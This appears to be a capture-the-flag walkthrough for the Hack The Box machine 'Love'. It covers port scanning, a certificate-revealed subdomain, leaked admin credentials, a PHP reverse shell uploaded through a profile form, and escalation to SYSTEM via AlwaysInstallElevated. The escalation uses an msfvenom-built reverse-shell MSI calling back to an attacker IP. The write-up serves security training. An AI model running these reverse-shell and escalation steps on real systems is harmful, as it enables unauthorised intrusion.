







Love is a fun box where we find a hidden subdomain that helps us retrieve Forbidden pages, where admin credentials are leaked of another service.
The access to the admin dashboard has a file upload, through which we get a reverse shell. The box then has AlwaysInstallElevated that allows a regular user to install a Microsoft Windows Installer Package (MSI) with system privileges, which helps us get the Administrator access.
sudo nmap -sC -sV -oA 10.10.10.239 10.10.10.239
Starting Nmap 7.80 ( https://nmap.org ) at 2021-05-10 15:17 UTC
Nmap scan report for 10.10.10.239
Host is up (0.56s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE      VERSION
80/tcp   open  http         Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1j PHP/7.3.27)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_http-title: Voting System using PHP
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp  open  ssl/http     Apache httpd 2.4.46 (OpenSSL/1.1.1j PHP/7.3.27)
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_http-title: 403 Forbidden
| ssl-cert: Subject: commonName=staging.love.htb/organizationName=ValentineCorp/stateOrProvinceName=m/countryName=in
| Not valid before: 2021-01-18T14:00:16
|_Not valid after:  2022-01-18T14:00:16
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
445/tcp  open  microsoft-ds Windows 10 Pro 19042 microsoft-ds (workgroup: WORKGROUP)
3306/tcp open  mysql?
| fingerprint-strings:
|   Help:
|_    Host '10.10.14.3' is not allowed to connect to this MariaDB server
5000/tcp open  http         Apache httpd 2.4.46 (OpenSSL/1.1.1j PHP/7.3.27)
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_http-title: 403 Forbidden
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3306-TCP:V=7.80%I=7%D=5/10%Time=60994EFA%P=x86_64-pc-linux-gnu%r(He
SF:lp,49,"E\0\0\x01\xffj\x04Host\x20'10\.10\.14\.3'\x20is\x20not\x20allowe
SF:d\x20to\x20connect\x20to\x20this\x20MariaDB\x20server");
Service Info: Hosts: www.example.com, LOVE, www.love.htb; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 2h41m34s, deviation: 4h02m31s, median: 21m32s
| smb-os-discovery:
|   OS: Windows 10 Pro 19042 (Windows 10 Pro 6.3)
|   OS CPE: cpe:/o:microsoft:windows_10::-
|   Computer name: Love
|   NetBIOS computer name: LOVE\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2021-05-10T08:41:16-07:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-05-10T15:41:18
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 135.47 seconds
So the open ports are 80, 443, 5000, 3306, 135, 139, 445
We see login page at http://love.htb.

Upon searching we fing this is based on https://www.sourcecodester.com/php/12306/voting-system-using-php.html
We also have a admin panel http://love.htb/admin whose login is same as of http://love.htb
Next we visit http://love.htb:5000 but we get 403 Forbidden
We visit https://love.htb (as port 443 is open) and we get certificate invalid warning ⚠️
Upon viewing the certificate we can see that it Common name is staging.love.htb, this means that there is a subdomain here..

Common Name : staging.love.htb
Email Address : roy@love.htb
Also we don’t have permission to visit https://love.htb, we get 403 Forbidden
staging.love.htb:80We visit http://staging.love.htb, where we have a DEMO (http://staging.love.htb/beta.php).

http://localhost:443 and http://localhost:5000We scan both the ports having 403 Forbidden.
We get nothing with port 443 but for port 5000 we get:

We get the credentials possibly for http://love.htb/admin.
Vote Admin Creds admin: @LoveIsInTheAir!!!!
We can now log-in to admin panel at http://love.htb/admin/.

Browsing Admin Dashboard we find nothing, but Admin Profile details updation form. Here we have option to upload any file!
We download a php reverse shell file https://github.com/ivan-sincek/php-reverse-shell/blob/master/src/reverse/php_reverse_shell.php. This one also it has windows reverse shell support.
We just have to make changes on here on Line 174 and put details for our attacker machine.
We use nc to listen for port 9000
kali@kaliubuntu:~$ nc -lvnp 9000
Listening on 0.0.0.0 9000
Now upload the reverse shell

and wait for netcat to return a shell


we get shell with user love\phoebe and also get user.txt under C:\Users\Phoebe\Desktop.
For Escalating out Privileges we use winPEAS
We upload winPEASx64.exe to the target box..
Note: For some reason
winPEAS.batwas not working and skipping most of the stuff, recommended to use the executable binary
Now we need the output of winPEAS but reading all the output is difficult
Thus we find where the voters.php is located so that we can save the output there, and we can download it directly to out attcker box.
# finding where the code is being served from
C:\xampp> dir /s *voters.php
 Volume in drive C has no label.
 Volume Serial Number is 56DE-BA30

 Directory of C:\xampp\htdocs\omrs\admin

05/15/2018  08:40 AM             4,758 voters.php
               1 File(s)          4,758 bytes

     Total Files Listed:
               1 File(s)          4,758 bytes
               0 Dir(s)   2,312,978,432 bytes free
Run winPEASx64.exe in the background and output into the public server so that we can view/download the whole outout
START /B C:\tmo\winPEASx64.exe > C:\xampp\htdocs\omrs\admin\out.txt
We can get the file at http://love.htb/admin/out.txt
Looking in the output we find AlwaysInstallElevated in the RED 🔴.

We find a simple expoit for Always Install Elevated https://dmcxblue.gitbook.io/red-team-notes/privesc/unquoted-service-path
So we create an MSI file that can connect back to our attacker machine using msfvenom.
msfvenom --platform windows --arch x64 --payload windows/x64/shell_reverse_tcp \
LHOST=10.10.xx.xx LPORT=1337 --encoder x64/xor --iterations 9 --format msi --out AlwaysInstallElevated.msi

Now we need to upload the generated AlwaysInstallElevated.msi to target box and open a netcat lister so that we get a reverse shell.
We listen to port 1337 as this is what we use in above command
On the target Box we run
msiexec /qn /i AlwaysInstallElevated.msi
/qn- Specifies there’s no UI during the installation process./i- Specifies normal installation.https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/msiexec
And… we are nt authority\system Administrator i.e . We get root.txt at C:\Users\Administrator\Desktop

此内容由惯性聚合(RSS阅读器)自动聚合整理,仅供阅读参考。 原文来自 — 版权归原作者所有。